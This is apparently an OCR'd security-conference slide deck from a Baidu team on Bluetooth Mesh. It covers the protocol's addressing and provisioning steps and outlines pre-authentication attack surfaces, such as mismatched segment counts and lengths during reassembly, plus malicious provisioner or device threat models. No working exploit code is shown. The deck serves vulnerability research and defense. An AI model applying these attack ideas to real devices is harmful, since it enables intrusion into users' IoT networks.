BrokenMesh: New Attack Surfaces of Bluetooth Mesh

Han Yan, Lewei Qu, Dongxiang Ke

Baidu AIoT Security Team

About US

Baidu AIoT Security Team

- Focus on Android / Linux platform
- Aim to discover 0day vulnerability and explore possible defenses

Members

- Han Yan
- Lewei Qu
- Dongxiang Ke


Agenda

- Introduction to Bluetooth Mesh
- Attack Surfaces Analysis
- BLE Mesh Fuzzer
- Case Study
- Summary

1 Introduction to Bluetooth Mesh

What is Bluetooth Mesh


- Aka, Bluetooth LE Mesh, BLE Mesh
- A wireless mesh networking technology based on BLE
- Made public by Bluetooth Special Interest Group (Bluetooth SIG) in 2017



Bluetooth Mesh vs Bluetooth Classic/LE

Key Differences

- Bluetooth Mesh is a networking technology, analogous to TCP/IP
- Bluetooth Classic/LE are wireless communication technologies



Network Layer in Protocol Stack


Network Topology


Node Type

- Node
- Relay node
- Low Power node
- Friend node

Managed Flooding

- Based on advertising
- Non-central
- Non-routing






Network Addresses

Address Type

Address Type	Values
Unassigned Address	16bits, 0b0000000000000000
Unicast Address	16bits, 0b0xxxxxxxxxxxxxx
Virtual Address	16bits, 0b10xxxxxxxxxxxxx
Group Address	16bits, 0x11xxxxxxxxxxxxx

Address Validity

Address Type	Valid as SRC	Valid as DST
Unassigned Address	No	No
Unicast Address	Yes	Yes
Virtual Address	No	Yes
Group Address	No	Yes




Message-Oriented Communication

Publish

- Sending message
- Publish to a unicast / group / virtual address

Subscribe

- Receiving message
- Subscribe to a group / virtual address




Example

- Some lights subscribe to the group address “Kitchen” (e.g., 0xC001)
- Switch can publish “ON” message to “Kitchen”, to turn on those lights

2 Attack Surfaces Analysis

Research Scope

- Bluetooth mesh protocol, including two key stages
- Bluetooth mesh wrapper application



Research Focus

- Focus on software implementation vulnerabilities


Network Build Protocol

Concepts

- Provisioning
- Provisioner
- Unprovisioned device

Procedure

- Beaconing
- Invitation & Capabilities
- Public Key Exchange
- Authentication
- Distribution of Provisioning Data




Wireshark


Protocol	Info
BT Mesh Beacon	Unprovisioned Device Beacon
BT Mesh PB-ADV	Provisioning Bearer Control
BT Mesh PB-ADV	Provisioning Bearer Control
BT Mesh Provisioning PDU	Provisioning Invite PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Capabilities PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Start PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh PB-ADV	Transaction Continuation (Message fragment 2)
BT Mesh Provisioning PDU	Provisioning Public Key PDU (Message fragment 1)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh PB-ADV	Transaction Continuation (Message fragment 1)
BT Mesh Provisioning PDU	Provisioning Public Key PDU (Message fragment 2)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Confirmation PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Confirmation PDU
BT Mesh Provisioning PDU	Provisioning Random PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Random PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh Provisioning PDU	Provisioning Data PDU (Message fragment 1)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Complete PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Provisioning Bearer Control

Network Build Protocol

Protocol Stack

- All the provisioning messages follow this format
- Different messages have different data





Network Build Attack Surfaces

When to Attack


- Before authentication
- No extra information required


What to Attack

- Segmentation and Reassembly
- General mechanism, memory operation

How to Attack

- Mismatched $SegN$ and $TotalLength$
- …







Network Build Attack Surfaces

Threat Model

Bad Provisioner




Bad Unprovisioned Device




Network Control Protocol

Protocol Stack

- Layered Architecture





Wireshark

```
Bluetooth Low Energy Link Layer
   Access Address: 0x8e89bed6
 > Packet Header: 0x2102 (PDU Type: ADV_NONCONN_IND, TxAdd: Public)
   Advertising Address: BaiduOnl_c0:80:53 (88:2d:53:c0:80:53)
 > Advertising Data
   CRC: 0xf37a23
Bluetooth Mesh
 v Network PDU
      0... .... = IVI: 0
      .000 0101 = NID: 5
      0... .... = CTL: Access Message (0)
      .000 0100 = TTL: 4
      SEQ: 5168
      SRC: 55
      DST: 28680
      TransportPDU: 51f1664d11b0fca17cbe89d6
      NetMIC: 0x00000000359daf76
 v Lower Transport PDU
      0... .... = SEG: Unsegmented Access Message (0)
      .1.. .... = AKF: Application key (1)
      ..01 0001 = AID: 17
 v Upper Transport Access PDU
      Encrypted Access Payload: f1664d11b0fca1
      TransMIC: 7cbe89d6
 v Access PDU
      Decrypted Access: 824e223ef62841
 v Model Layer
      Opcode: Light Lightness Status (0x824e)
      Parameters: 223ef62841
```

